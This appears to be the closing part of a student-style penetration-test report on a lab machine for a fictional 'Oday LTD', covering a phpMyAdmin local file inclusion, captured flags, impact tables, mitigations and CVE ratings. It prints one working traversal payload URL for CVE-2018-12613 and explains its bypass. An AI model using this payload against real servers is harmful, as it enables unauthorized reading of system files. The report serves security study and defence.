


Figure 20

Using searchsploit, the exploit allowing local file inclusion was found.




Figure 21

Within this text file, a URL format is presented to achieve the desired aim of the exploit.

```
Payload:
http://127.0.0.1/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../../../windows/wininit.ini
```

Figure 22

The payload targets a Local File Inclusion (LFI) vulnerability in phpMyAdmin by manipulating the `target` parameter to bypass security controls. It uses `db_sql.php%253f`, a clever use of a URL-encoded question mark to trick the file handler into misinterpreting subsequent input as part of the file path rather than parameters. Directory traversal patterns (`../../../../`) are employed to navigate upwards through directory levels, aiming to access areas outside the web-accessible folder.

The URL was then altered with the flag as the goal.




Figure 23

3 Conclusion

A near complete exploitation of the machine was achieved during this penetration test, recovering many flags.

port	service	version	flag
19	Chargen	unknown	235b0
3000	Grafana	8.2.6	dcabb
5041	Werkzeug	3.0.3	Af3ba
8081	Apache Flink Dashboard	1.11.2	Bee61
8082	PHPmyAdmin	4.8.1	16b5a

Table 2

This is with the exception of port 6123 hosting apache spark. No webpage was present. Ping tests and attempts at establishing a remote connection failed. However, for the rest of the machine and the exploited ports, it is clear that the present and available exploits critically affect the integrity, confidentiality and availability of the system. Below are the effects of the exploits done in these exploits.

Port and service	Effect
Port 19 - chargen	Availability
Port 3000 - Grafana	Confidentiality
Port 5041 - Werkzeug	Confidentiality
Port 8081 – Apache Flnk Dashboard	Confidentiality and integrity

8082 - PHPmyadmin	Confidentiality
-------------------	-----------------

Table 3

These exploits boil down to outdated services, misconfiguration of authentication and the ease to bypass what security measure are in place. This penetration test was focused on capturing the flags, however there are many other potential exploits for this network.

port	exploit
19	DDoS amplification, network reconnaissance, reflection attacks
3000	XSS(cross site scripting), path traversal, brute force attacks and credential stuffing, remote code execution
5041	Privilege escalation, deploy malware, manipulate processes
8081	RCE, DDoS
8082	SQL injection, XSS

Table 4

3.1 recommendations

The following are mitigation strategies that should be deployed to ensure cyber security hygiene:

- **Update software regularly:** In this pen test, due to software being outdated, a variety of exploits were readily available online in extensive detail. The lack of updates for the services on this network is detrimental in face of this. Thus, ensuring regular updates through establishing an update management system ensures more security for services run by Oday LTD.
- **Hide or disable Chargen:** Chargen is outdated, and on many modern systems is not required. The best mitigation from an attacker having access to this is to delete it. If needed, restricting access to this service also helps to mitigate this risk.
- **Implement a firewall:** A firewall can help manage inbound and outbound traffic. As a common theme in this pen test is unauthorized access, having a predetermined security measure to block traffic on sensitive ports or prevent certain types of packets traversing the system, reduces the risk of attack such as command injections
- **Input validation:** Whether it be command injection, SQL injection or URL manipulation, these can be combatted with robust input validation. Linking to the firewall mitigation, restricting data that appears malicious, is integral to securing the system
- **Network segmentation:** Segmenting the network, so that sensitive data is not within, for example, the working directory, can aid in reducing the impact of a successful attack
- **Implement network intrusion detection:** All attacks cannot be mitigated and some will still happen despite preparedness. Thus, limiting the dwell time, time to respond and time to detect will reduce the impact of an attack
- **Backup and recovery:** Through regular backups, business continuity is increasingly secured in case of data loss or corruption. Given the explored possibility of DDoS attacks on the system, this is critical in developing a robust mitigation strategy

3.2 risk rating

Overall, the system can be concluded to have a high-risk rating. The attack surface is large, containing with it sensitive data which can be exploited. The surface being large and not very well maintained can also equate to long lasting access within the system, through back doors or persistent and unrecognized access. For example, the exploit on port 8081 included remote code execution allowing an attacker to observe the system and its data through meterpreter sessions, making detection more difficult.

4 CVE/CWE rating

CVE ratings, or exploit ranking, considers key areas: the severity of risk, the likelihood of the attack, availability of the exploits, remediation complexity and mitigation opportunity.

4.1 Chargen misconfiguration leading to DDoS attacks

CVE	CVE-1999-0103
Severity	Medium
Description	'Echo and chargen, or other combinations of UDP services, can be used in tandem to flood the server, a.k.a. UDP bomb or UDP packet storm.'(1)
Impact	The attacker will disrupt and limit the bandwidth available to the target, disrupting functionality and deliverance of services. This can harm company reputation and shareholder views.
Remediation	Disable chargen, implement rate limiting or perform regular audits and monitoring. Implementing a monthly check for newer updates, and a constant monitoring on the traffic will help with this. Monitoring could be achieved through an intrusion detection system.

Table 5

4.2 file path traversal

CVE	CVE-2021-43798
Severity	High
Description	'Grafana is an open-source platform for monitoring and observability. Grafana versions 8.0.0-beta1 through 8.3.0 (except for patched versions) is vulnerable to directory traversal, allowing access to local files'(2)

Impact	Allows attackers access to local files, and by extension the potential to view sensitive files. If customer login data is compromised the risk extends to the customers, and trust in Oday LTD will fall
Remediation	Update Grafana, as these exploits have been since patched. Enforcing regular updates will help to maintain this security

Table 6

4.3 Command injection

CVE/CWE	CWE-77
Severity	High
Description	'The product constructs all or part of a command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended command when it is sent to a downstream component.'(3)
Impact	Maliciously insert or extract data, through the use of commands that communicate with databases. This can lead to the loss of sensitive data, as well as destroy integrity of the system.
Remediation	Validate and sanitize input, through assuming all input is malicious. Filter all inputs through a list of known good inputs, that conform to the desire of what the input is about.

Table 7

4.4 Remote jar code execution

CVE	CVE-2020-17519
Severity	High
Description	'This module uses job functionality in Apache Flink dashboard web interface to upload and execute a JAR file, leading to remote execution of arbitrary Java code as the web server user'(4)
Impact	Allows attackers to read any file of the job manager, through the REST interface. Through establishing a meterpreter session, the attacker can maintain secure access, reading confidential files.
Remediation	Ensure regular updates as this exploit has since been patched. Also adding more security measures in the way of authentication to restrict access to those unauthorized, will help maintain confidentiality

Table 8

4.5 Local File Inclusion

CVE	CVE-2018-12613
Severity	High
Description	'An issue was discovered in phpMyAdmin 4.8.x before 4.8.2, in which an attacker can include (view and potentially execute) files on the server. The vulnerability comes from a portion of code where pages are redirected and loaded within phpMyAdmin, and an improper test for whitelisted pages.'(6)
Impact	Unauthenticated bypass of whitelist pages.
Remediation	Implementing strict access controls, restricting PHPmyadmin to only trusted users. Furthermore, the use of a web application firewall can help block and defend against unauthorized access attempts

Table 9

5 References

1 - CVE Details (1999) *CVE-1999-0103*. Available at: <https://www.cvedetails.com/cve/CVE-1999-0103/> (Accessed: 08 June 2024)

2 - National Vulnerability Database (2021) *CVE-2021-43798 Detail*. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2021-43798> (Accessed: 08 June 2024)

3 - MITRE (n.d.) *CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')*. Available at: <https://cwe.mitre.org/data/definitions/77.html> (Accessed: 08 June 2024)

4 - InfoSec Matter (n.d.) *Metasploit Module Library*. Available at: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/apache_flink_jar_upload_exec (Accessed: 08 June 2024) InfoSec Matter (n.d.) *Metasploit Module Library*. Available at: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/apache_flink_jar_upload_exec (Accessed: 08 June 2024)

5 - MITRE (2018) *CVE-2018-12613*. Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2018-12613> (Accessed: 08 June 2024).